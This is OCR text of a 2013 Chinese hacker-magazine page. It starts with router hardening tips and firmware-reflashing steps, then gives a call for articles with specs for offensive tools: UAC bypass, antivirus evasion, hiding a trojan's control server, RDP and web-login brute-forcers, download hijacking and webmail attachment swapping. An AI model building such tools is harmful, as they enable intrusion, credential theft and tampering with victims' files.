


图 6

4）禁用 UPnP

UPnP 是通用即插即用的简称，它是为网络设备、软件和外围设备之间提供兼容性的一种网络架构。大多数无线网络设备，在日常工作中都不需要 UPnP 支持，而 UPnP 支持会导致无线网络设备大量基本资料的泄露，甚至面临强制中断网络、重启等危险，所以应关闭。

5）关闭 WAN Ping 功能

ping WAN 端 IP 地址是被黑客们利用来检测 WAN IP 地址是否有效的常用手段。关闭 WAN Ping 回应，可提供更高的安全性。

6）禁用 SNMP

SNMP（Simple Network Management Protocol，简单网络管理协议）是目前网络中应用最为广泛的网络管理协议，它提供了一个管理框架来监控和维护互联网设备。如果没有无线网管软件或无线 AC 等平台，应考虑将 SNMP 关闭，加强安全性。如图 7 所示。

图 7

7）取消远程管理

若无必要，应取消远程管理的端口及 IP 地址设置。利用无线路由远程管理漏洞导致安全问题，早有先例。

8）修改 DHCP 设置

修改 DHCP 租赁时间为半小时或数小时，以便及时释放 IP，重新提供地址池（需要说明的是，如果这里选择关闭 DHCP 功能可以达到更好的控制效果，不过要手动指定客户端 IP 地址，对用户的使用便利性会有一定影响，综合考虑后选择修改 DHCP 租赁时间这个折中方案。类似的情况还包括隐藏无线路由 SSID，同样可以达到加强安全的目的，不过会影响使用便利，具体设定可酌情而定）。设置界面如图 8 所示。

图 8

9）启用 MAC 地址过滤

指定无线网卡才可上网，进一步提升安全（如临时接入设备多的情况则不大适用）。设置界面如图 9 所示。

图 9

10）关闭 WPS

之前已经提到 WPS，这里再做下简单的介绍。WPS 是由 Wi-Fi 联盟所推出的 Wi-Fi 安全防护设定（Wi-Fi Protected Setup，WPS）标准，该标准推出的主要原因，是为了解决长久以来无线网络加密认证设定的步骤过于繁杂的弊病，使用者往往会因为步骤太过麻烦，以致干脆不做任何加密安全设定，因而引发许多安全上的问题。说地简单点，就是类似于蓝牙和计算机连接，不用输入密码，只用输入配对码就能连上的功能。很多路由器出厂默认情况下都是开启了 WPS 的，也就增大了被入侵的风险。在使用过程中，最好是关闭 WPS 来保证无线安全。设置界面如图 10 所示。

图 10

11）降低无线信号发射功率防破解

对于无线信号十分良好的用户（比如在一间房内），可以适当降低无线信号发射功率，既降低对身体影响，同时也防止无线破解。设置界面如图 11 所示。

图 11

12）时常关注最新漏洞及厂商补丁的发布

比如绿盟科技的安全漏洞栏目（http://www.nsfocus.net/index.php?act=sec_bug）即可做一定的参考。

以上都是描述无线路由端的安全防范，此外在操作系统端也可通过 https 加密访问和 VPN 服务等方式做进一步的安全保护。

上述这些只是技术手段方面的防范，关键还是要树立起足够的安全保密意识，要认识到安全来自长期警惕，风险源于一时麻痹；要学会怀疑周围无线网络的真实性、安全性和稳定性(尤其在公共场合)，良好的怀疑习惯将有效地避免遭遇不明监听后可能造成的一切损失，同时加强无线安全方面的知识更新，只有这样才是本文提倡的治本之道！

小贴士：

A.无线路由夏日如何降温求稳

为更好的提升海联达 Ai-R1 AC 无线路由器散热效能，官方附赠了专用“基地”-Air-Base 底座，受此启发，我尝试为自己的 D-LINK 无线路由配置了酷冷至尊的笔记本散热器，取电直接来自无线路由的空闲 USB 口。如图 12 所示。

图 12

优点：提供更好的散热；美观，无须改动硬件，不破坏保修。

缺点：少许的硬件费用。

B. 如何刷新第三方安全固件

由于 Gargoyle 官方不提供对手头 D-Link 路由的支持，所以这里以 TP-LINK TL-WR741N 为例演示 Gargoyle 固件刷写。

a. TP-LINK 原厂刷 Gargoyle 相对简单，在官方固件 Web 界面可以直刷 Gargoyle 固件。

b. 石像鬼固件恢复为 TP-LINK 原厂固件，该步骤相对复杂，以下重点介绍。

事先使用 HFS 架设 HTTP 服务器，如图 13 所示。




图 13

使用 Putty 以 ssh 方式登录 192.168.1.1，显示用户名密码后，用户名输入 root，石像鬼初始密码为 password，如图 14 所示。




图 14

登录成功后，切换到路由器的 tmp 文件夹下，执行“wget http://192.168.1.216/wr741nv1.bin”（存放固件主机的 IP 地址和固件文件名，请修改成自己的），提示下载成功后，执行“mtd -r write wr741nv1.bin firmware”写入固件，如图 15 所示，之后即可正常登录原厂固件。




图 15

（完）

2013 年第 9 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 9 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2. 多用户 3389 远程桌面登录

要求：

1）Windows XP 和 Win7，默认只允许一个用户操作桌面。当远程桌面登录进去，就会将当前桌面切换为锁定状态。请实现多用户登录远程桌面，同时操作，互不影响。

2）至少支持两个用户同时登录；

3）支持 Windows XP、Win7 32 位和 64 位；

4）支持中英文；

5）使用 VC++2008 编译工具，编写成控制台程序，完美支持，无任何出错提示。

3. Avast 杀毒软件研究

Avast 杀毒软件会对第一次运行的陌生文件做出提示，研究如何绕过陌生文件提示的方法。

3.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

4.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

5.暴力破解密码

要求：

1）针对 3389 远程桌面、VNC、R-admin、PCAnywhere 暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

7.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 dll，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

8.CMD 下向指定 GHO 文件内写入文件

要求：

1）在 CMD 下，无 GUI 界面，向指定的 GHO 文件内写入数据；

2）GHO 文件为 XP、Win7 32/64 位的备份；

3）使用环境 XP、win7 32/64；

4）修改好后，将 GHO 文件的修改时间还原为原来一样的；

5）开发环境 VC。

9.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

10.邮箱附件劫持

说明：

编写一个程序，当用户在浏览器上登录邮箱（本地权限），发送邮件时，自动将附件里的文件替换为另外一个文件。

要求：

1）支持 Gmail、hotmail、yahoo 新版旧版、163、126。

2）支持 IE 浏览器 6/7/8/9/10，或支持火狐浏览器，或谷歌浏览器。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目:

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：hadefence@gmail.com

编辑 QQ：675122680